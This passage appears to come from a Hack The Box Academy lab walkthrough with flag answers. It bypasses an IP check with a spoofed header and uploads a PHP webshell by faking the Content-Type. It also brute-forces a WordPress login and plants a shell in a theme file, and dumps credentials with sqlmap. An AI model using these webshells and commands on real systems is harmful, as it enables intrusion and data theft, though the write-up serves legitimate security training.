
In this case its: ‘GET’, ‘POST’, ‘PUT’, ‘TRACK’, ‘OPTIONS’.

The relevant status for our case is ‘TRACK’. Lets try it:




We can see in the response the property: ‘X-Custom-IP-Autorization’, which value is ‘172.18.0.1’ – not our IP.

Lets in the request, set the property to ‘127.0.0.1’ (localhost):




* *





It seems we got a proper successful reponse.

Lets right click on the response window, and select ‘Show response in browser’:



We will get a window providing us a URL to paste in the burpsuite speciailized browser:





It seems a file upload page.

Before we select 'Browse' to upload file selection, lets run the commands:


```
touch webshell.php

echo '<?php system($_GET['cmd']); ?>' > webshell.php
```

to create php reverse webshell file called ‘webshell.php’:


```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-dz0rxvhk57]─[~]
└──╼ [★]$ touch webshell.php
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-dz0rxvhk57]─[~]
└──╼ [★]$ echo '<?php system($_GET['cmd']); ?>' > webshell.php
```

Next, select ‘Browse’ on the page top right corner, file selection window from the device will be opened:

*note – turn burpsuite Interceptor off at this point, if you are using the burpsuite specialized browser from the earlier stages. *




The default option is ‘Custom Files’. Select ‘All Files’, and then select ‘webshell.php’ – our created webshell file. Then – select ‘Submit’:



It seems the webserver doesn’t accepts ‘.php’ files.


Lets try again, this time – with burpsuite interceptor ON.

Here is the upload request:




* *

Lets try to change ‘Content-Type’ (in line 17) to ‘image/png’:



And Forward:



We get on the browser file uploaded message. Our webshell should be working in the URL ‘http://dev.inlanefreight.local/uploads/webshell.php?cmd=<command>’

Lets test it with the command:

```
curl http://dev.inlanefreight.local/uploads/webshell.php?cmd=id
```

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-dz0rxvhk57]─[~]
└──╼ [★]$ curl http://dev.inlanefreight.local/uploads/webshell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ok, the flag will be in '../flag.txt', lets confirm:

```
curl
http://dev.inlanefreight.local/uploads/webshell.php?cmd=ls%2
0..
```

the '%20' is the URL encoding for space, so we effectively run the command 'ls ..' – check the content of the parent directory.

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-dz0rxvhk57]─[~]
└──╼ [★]$ curl http://dev.inlanefreight.local/uploads/webshell.php?cmd=ls%20..
css
flag.txt
images
index.php
js
upload.php
uploads
```

Here is the flag, lets get it:

```
curl
http://dev.inlanefreight.local/uploads/webshell.php?cmd=cat%
20../flag.txt
```

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-dz0rxvhk57]─[~]
└──╼ [★]$ curl http://dev.inlanefreight.local/uploads/webshell.php?cmd=cat%20../flag.txt
HTB{57c7f6d939eeda90aa1488b15617b9fa}
```

Question: Exploit the WordPress instance and find a flag in the web root. Submit the flag value as your answer (flag format: HTB{}).

Answer: HTB{e7134abea7438e937b87608eab0d979c}

Method: First, we will need do initial configuration on vhost 'ir.inlanefreight.local' and the target IP.

** Now, before we proceed in the solution – the solution is based on the same's WordPress challenge method in Attacking Common Applications – 'Attacking WordPress' section (pages 9 to 13)

FULL SOLUTIONS DETAILS ARE THERE, here I will be briefer. **


First, we run:

```
sudo wpscan -e u -t 500 --url http://ir.inlanefreight.local
```

wpscan to enumarate the wordpress based website:

*

*




We found the username 'ilfreightwp'.

Next – lets download this password list for brute force (we call it passwords.txt), and we run the command:

```
sudo wpscan --url http://ir.inlanefreight.local -P
passwords.txt -U ilfreightwp
```

a bit before the end the result will be displayed:



'ilfreightwp' password is 'password1'.

** AGAIN - The next parts are based on the Attacking Common Applications - 'Attacking WordPress' (pages 9-13) I strongly recommend you to check that out for detailed solutions. Here I will make things brifier. ** either way:


In the browser Lets go to

```
http://ir.inlanefreight.local/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty
```

And put in the editing window the php webshell command:

system($_GET[0]);

in it




When done we can run webshell and use it to get the flag.

They said the flag is at 'web root', which means '/var/www/html':

So lets enter in the browser:

```
http://ir.inlanefreight.local/wp-content/themes/twentytwenty/404.php?0=cat%20/var/www/html/flag.txt
```



Question: Enumerate the "status" database and retrieve the password for the "Flag" user. Submit the value as your answer.

Answer: 1fbea4df249ac4f4881a5da387eb297cf


Method: First, we will need do initial configuration on vhost ‘status.inlanefreight.local’ and the target IP.


Now, lets open burpsuite:

```
burpsuite
```


go to ‘proxy’, open burpsuite browser (interceptor off), go in it to ‘http://status.inlanefreight.local/’.

then – we set the interceptor on, and enter some input in the input box (lets say ‘’’:





The burpsuite intercepted the request, where ‘searchitem’ value is ‘%27’ (meaning ‘'’). Lets change the ‘%27’ to ‘*’:




Then – lets copy the request, and put it in a file called ‘sqli.txt’.

Then we run the following command:

```
sqlmap -r sqli.txt --dbms=mysql
```

select ‘Y’ whenever a selection request appears, for this command and all following commands.



The output confirms the target machine indeed uses ‘MySQL’.

Good, lets continue with databased enumeration within the MySQL:

```
sqlmap -r sqli.txt --dbms=mysql --dbs
```

```
)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[13:34:13] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] status
[*] sys
```

Output shows that there is a database named ‘status’, lets check it:

```
sqlmap -r sqli.txt --dbms=mysql -D status --tables
```

```
Database: status
[2 tables]
+---------+
| company |
| users   |
+---------+
```

There are 2 tables in ‘status’ database, lets check the ‘users’ table:

```
sqlmap -r sqli.txt --dbms=mysql -D status -T users --dump
```

```
Database: status
Table: users
[2 entries]
+----+----------------------------------+----------+
| id | password                         | username |
+----+----------------------------------+----------+
| 1  | 4528342e54d6f8f8cf15bf6e3c31bf1f6 | Admin    |
| 2  | 1fbea4df249ac4f4881a5da387eb297cf | Flag     |
+----+----------------------------------+----------+
```


Question: Steal an admin's session cookie and gain access to the support ticketing queue. Submit the flag value for the "John" user as your answer.

Answer: HTB{1nS3cuR3_c00k135}

Method: First, we will need do initial configuration on vhost 'support.inlanefreight.local' and the target IP.

Lets enter the website:


```
http://support.inlanefreight.local/
```

